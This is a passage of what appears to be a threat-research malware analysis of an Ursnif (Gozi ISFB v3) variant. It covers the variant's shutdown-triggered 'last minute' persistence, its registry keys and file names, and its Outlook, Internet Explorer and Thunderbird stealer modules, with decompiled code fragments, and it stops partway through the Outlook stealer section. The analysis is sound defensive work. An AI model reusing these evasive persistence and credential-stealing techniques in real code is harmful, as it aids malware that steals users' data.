
If all the tests check out, it will proceed and inject Ursnif's core DLL to the main explorer.exe process.

Stage Four: Ursnif Core Payload client.dll

The injected DLL payload includes an interesting PDB path of client64.dll, suggesting that it is Gozi ISFB version 3:

PDB path: c:\isfb3\x64\Release\client.pdb.


Its build number (version number) extracted from memory indicates that its version “300035”:



The input file was linked with debug information and the symbol filename is: "c:\isfb3\x64\Release\client.pdb" Do you want to look for this file at the specified path and the Microsoft Symbol Server?


☐ Don't display this message again

The compilation date is 22/02/2019, which also suggests that it was compiled recently:



```
0xa9eb6a0    126    soft=1&version=300035&user=86b39e06f430c6af0101ae77319a67be&server=12&id=1000
```

We have found an earlier sample of the same variant in the wild with a compilation timestamp that dates to July 2018, suggesting that the variant first emerged in 2018:



TimeDateStamp: 49B06F5C
02/22/2019 17:18:17

TimeDateStamp: 4D0D395B
07/02/2018 02:20:13

PDB Path: (show in hex) c:\isfb3\release(builder)\client.pdb

Notable Changes in Core Functionality

Throughout the years, Ursnif’s code original code has changed to introduce different strains and new features. For a detailed analysis of Ursnif’s previous versions and functionality, please see the following write-ups by Vitali Kremez, Mamoru Saito and Maciej Kotowicz.

Based on our code analysis, the newly observed variant bears great resemblance to the Dreambot variant. However, it lacks some commonly observed built-in features like the Tor client and VNC module. The new variant exhibits several new or revamped features, such as:

- A new persistence mechanism (last minute persistence that resembles Dridex's persistence).
- Revamped and new stealer modules (IE Stealer, Outlook Stealer, Thunderbird Stealer).
- A cryptocurrency and disk encryption software module.
- An Anti-PhishWall module to counteract PhishWall, a Japanese security product.


New Stealthy Persistence Mechanism

One of the most noticeable changes observed in this new variant is the implementation of a new persistence mechanism designed to evade detection.

The newly observed persistence mechanism is based on the "**last minute persistence**" model. This model creates its persistence at the very last moment before the system shuts down. Once the system is rebooted and the loader injects the core DLL to explorer.exe, it immediately deletes its registry autorun key along with the files stored in %appdata%. Similar implementations have been used by Dridex and Bebloh banking trojans in the past.


it is interesting to mention that the above mention persistence is different than the fileless persistence mechanism reported by Cisco and other researchers between December 2018 and February 2019. The previous technique relied on a PowerShell script stored in the registry. Upon boot, it dynamically loads and injects the core DLL to explorer.exe using the QueueUserAPC injection technique.

The following is a chart that demonstrates the “last minute persistence” creation and removal logic on an infected machine:


Injected Payload
Persistence Creation
Creates an invisible window
Check for WM_QUERYENDSESSION (shutdown message)
If system shutdown message detected_
Write registry Autorun Persistence
Create a folder in %appdata% and write .lnk .exe file
Persistence Removal
Check the existence of "ProgMan" window
If "ProgMan" window exists AND the code is running from explorer.exe
Delete Registry Autorun
Delete Folder


Detailed Persistence Creation Logic

The malware creates an invisible window used for internal communication between the trojan's different components:




Title	Visible	Location	Size	Handle	Class
	No	(1, 1)	(132, 38)	000204CE	{D2665BC5-1A60-8A3F-C992-0DE6E394C708}

Ursnif uses this window among other things in order to catch the WM_QUERYENDSESSION message. This message is typically sent when the system is about to shut down, thus alerting the malware of an imminent shutdown:



```
v4 = Msg;
v5 = 0i64;
v6 = (LONG_PTR *)lParam;
v7 = (HWND)wParam;
v8 = hWnd;
GetWindowLongPtrA(hWnd, 0xFFFFFFEB);
switch ( v4 )
{
  case 1u:
    hWndNewNext = SetClipboardViewer(v8);
    if ( v6 )
      SetWindowLongPtrA(v8, 0xFFFFFFEB, *v6);
    return v5;
  case 2u:
    ChangeClipboardChain(v8, hWndNewNext);
    PostQuitMessage(0);
    return v5;
  case 0x11u:                                  // WM_QUERYENDSESSION
    leads_to_persistence_creation();
    return 1i64;
```


Once Ursnif is made aware of the shutdown message, it creates an autorun registry key along with files in the %appdata% folder, based on information found in the Install key found in - HKCU\Software\AppDataLow\Software\Microsoft\{GUID}\Install



Name	Type	Data
(Default)	REG_SZ	(value not set)
{21EA9364-0CFD-FB94-...	REG_BINARY	93 f2 30 44 0b c4 d4 01
{6FFA4A07-02E5-7960-...	REG_BINARY	38 da 39 b9 36 cf d4 01
{86A9AAF9-2DF3-A83A...	REG_BINARY	d3 61 f6 a5 13 c4 d4 01
Client	REG_BINARY	e8 03 00 00 bc 83 01 00 06 9e b3 86 9a d6 3b cd 77 ae 01 01 a9 67 9a
Install	REG_BINARY	06 3c 73 0d f6 01 20 01 ee 3e 0f 0f 4e 05 38 05 4e 32 5f 02 0e 1d 98 1f
Temp	REG_BINARY	50 d4 dd d5 51 48 4f 5d f2 77 e9 1b 30 8c b8 10 7c 9c d3 b0 74 fb cd


Computer\HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\DF0568B0-B219-692D-B483-06AD28679A31

Booting the machine in Safe Mode, can reveal the created persistence, as it prevents any program from running automatically when the user logs on:



Name	Size
bthcan32.exe	439 KB
bthcan32	1 KB

.lnk and .exe file in %appdata% created before the system shuts down.



Name	Type	Data
(Default)	REG_SZ	(value not set)
dbneader	REG_SZ	C:\Users\SOC\AppData\Roaming\adprsw32\bthcan32.lnk


Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Registry Autorun key created before the system shuts down.

Detailed Persistence Removal Logic


Once the system boots and the user is logged on, the loader runs and injects the core DLL to explorer.exe. Once the trojan's code runs:

It checks for the existence of the “ProgMan” window, indicating that the explorer.exe process is running:




Program Manager	Yes	(0, 0)	(1920, 961)	000A009A	Progman

It checks whether the malware code is running from the same process (explorer.exe), likely as an anti-debugging measure:



```
v14 = find_progman();
if ( lstrlenW(v3 + 12) )
{
  if ( GetCurrentProcessId() == v14 )
  {
    sub_18001D944((__int64)(v3 + 12));
    sub_18002AEF0(v3 + 12, 25000, 1u);
    v1 = sub_18001D9E8();
    leads_to_persistence_deletion();
    v3[12] = 0;
```

It deletes registry keys and the %appdata% folder where the .lnk and .exe files exist based on the on the Install key in HKCU\Software\AppDataLow\Software\Microsoft\{GUID}.



```
if ( !RegQueryValueExA(phkResult, "Install", 0i64, &Type, (LPBYTE)lpData, &cbData) )
{
  decrypt_reg_value(lpData, cbData, dword_180068738, 0);
  DeleteFileW((LPCWSTR)lpData);
  v8 = sub_18002CCE8(lpData);
  v9 = (const WCHAR *)v8;
  v10 = PathFindExtensionW((LPCWSTR)v8);
  lstrcpyW(v10, L".lnk");
  DeleteFileW(v9);
  reg_deletion(-2147483647i64, (__int64)"Software\\Microsoft\\Windows\\CurrentVersion\\Run", (__int64)v9);
  LOWORD(v11) = 92;
  v12 = (_WORD *)StrRChrW(lpData, 0i64, v11);
  v13 = v12;
  if ( v12 )
  {
    *v12 = 0;
    RemoveDirectoryW((LPCWSTR)lpData);
```


Changes in the Information Stealing Modules

The new variant (V3) exhibits changes in the code of its stealer modules in comparison with:

- Dreambot (unpacked client.dll - 2bcb80182ed4ca4701ab0bcd750d5aacac83d77)
- Gozi ISFB 2.16 / 2.17 (unpacked client.dll - 74e7453b33119de1862294e03bf86cc7623d558b)

Changes in the Mail Stealer Functions


The new variant’s mail stealing functionality seems to have undergone a major update that includes enhancements and some new functionality, like: a Microsoft Outlook stealer, an Internet Explorer stealer, and a Mozilla ThunderBird stealer.



```
if ( v1 & 2 )
{
  OLSTEALER((__int64 *)ppstm);                // OutLook Stealer Module
  IESTEALER(ppstm);                           // IE Stealer Module
  v17 = 0i64;
  ((void (__fastcall *)(LPSTREAM, _QWORD, _QWORD, _QWORD))ppstm->lpVtbl->Seek)(ppstm, 0i64, 0i64, 0i64);
  ((void (__fastcall *)(LPSTREAM, struct _STARTUPINFOW *, __int64))ppstm->lpVtbl->Stat)(ppstm, &StartupInfo, 1i64);
  v15 = (unsigned int)StartupInfo.lpDesktop;
  if ( LODWORD(StartupInfo.lpDesktop) )
  {
    v5 = HeapAlloc(hHeap, 0, (unsigned int)(LODWORD(StartupInfo.lpDesktop) + 1));
    ((void (__fastcall *)(LPSTREAM, _BYTE *, _QWORD, unsigned int *))ppstm->lpVtbl->Read)(ppstm, v5, v15, &v15);
    v5[v15] = 0;
    v2 = call_namedpipe(301, v5, v15, 0i64);
    HeapFree(hHeap, 0, v5);
  }
  v6 = (const WCHAR *)Thunderbird_check(L"Software\\Mozilla");// Mozilla ThunderBird Stealer
```


Excerpt of the mail stealer’s main function.

The following comparative chart demonstrates the changes to the main mail stealing functions between recent variants:




#OLSTEALER# - the Revamped Outlook Stealer

The new OLSTEALER module enumerates stored Microsoft Outlook accounts on the infected machine:




```
v2 = (unsigned int)lstrlenA("#OLSTEALER#\n");
